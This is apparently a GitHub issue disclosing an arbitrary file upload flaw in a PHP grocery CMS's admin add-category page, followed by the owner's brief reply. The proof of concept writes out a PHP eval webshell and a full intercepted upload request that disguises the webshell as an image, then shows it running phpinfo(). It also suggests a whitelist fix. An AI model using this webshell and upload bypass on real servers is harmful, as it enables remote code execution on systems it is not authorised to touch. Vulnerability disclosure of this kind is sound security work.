

New issue



An arbitrary file upload vulnerability exists in /admin/add-category.php #5

Closed




f1rstb100d opened on Apr 11, 2023



There is an arbitrary file upload vulnerability exists in /admin/add-category.php, User can upload webshell to execute command.

POC:

First we create a jpg image and write a php webshell.



```
1. jpg x
1 <?php @eval($_POST[p]);?>
```

Then, we add category, and modify the extension with burpsuite.

Healthy Kitchen

Account

MAIN

Dashboard

Category

Add Category

Manage Category

Items

Orders

Users

Notification

Add Category

FORM FIELDS

Category

Category Image

浏览... 未选择文件.

Add

Intercept

HTTP history

WebSockets history

Proxy settings

Request to http://localhost:80 [127.0.0.1]

Forward

Drop

Intercept is on

Action

Open browser

Pretty

Raw

Hex

1 POST /Grocery-CMS-PHP-Restful-API-master/admin/add-category.php HTTP/1.1

2 Host: localhost

3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

6 Accept-Encoding: gzip, deflate

7 Content-Type: multipart/form-data; boundary=-----1684271882441

8 Content-Length: 411

9 Referer: http://localhost/Grocery-CMS-PHP-Restful-API-master/admin/add-category.php

10 Cookie: PHPSESSID=b531c02tmkj24cnp4rnkr67q5m

11 DNT: 1

12 Connection: close

13 Upgrade-Insecure-Requests: 1

14

15 -----1684271882441

16 Content-Disposition: form-data; name="category"

17

18 test

19 -----1684271882441

20 Content-Disposition: form-data; name="categoryimg"; filename="1.php"

21 Content-Type: image/jpeg

22

23 <?php @eval(\$_POST[p]);?>

24

25 -----1684271882441

26 Content-Disposition: form-data; name="submit"

The uploaded file was saved in /admin/itemimg/ with same name.

We can easily use it for RCE(RemoteCodeExecution).

INT

SQL• XSS• Encryption• Encoding• Other•

Load URL

Split URL

Execute


http://localhost/Grocery-CMS-PHP-Restful-API-master/admin/iteming/1.php

☒ Enable Post data

☐ Enable Referrer

Post data

p=phpinfo();

PHP Version 7.3.4	
	
System	Windows NT DESKTOP-0IQ4HJ7 10.0 build 19044 (Windows 10) AMD64
Build Date	Apr 2 2019 21:50:57
Compiler	MSVC15 (Visual C++ 2017)
Architecture	x64
Configure Command	cmd /c "nololo configure.js --enable-snapshot-build --enable-debug-pack --disable-zts --with-pdo-oci=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared" --with-oci8-12c=c:\php-snap-build\deps_aux\oracle\x64\instantclient_12_1\sdk\shared --enable-object-out-dir=../obj/ --enable-com-dotnet=shared --without-analyzer --with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS

Solution:
Better use white list to check uploaded files.




ajayrandhawa on Apr 11, 2024

Owner

...

Thanks, I fix it Soon. I know code need Lots of Validation and Checks, This is First code When i Start Php

 **ajayrandhawa** closed this as completed on Apr 11, 2024

Sign up for free

to join this conversation on GitHub. Already have an account? [Sign in to comment](#)

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

Code with Copilot Agent Mode

▼

No branches or pull requests

Participants

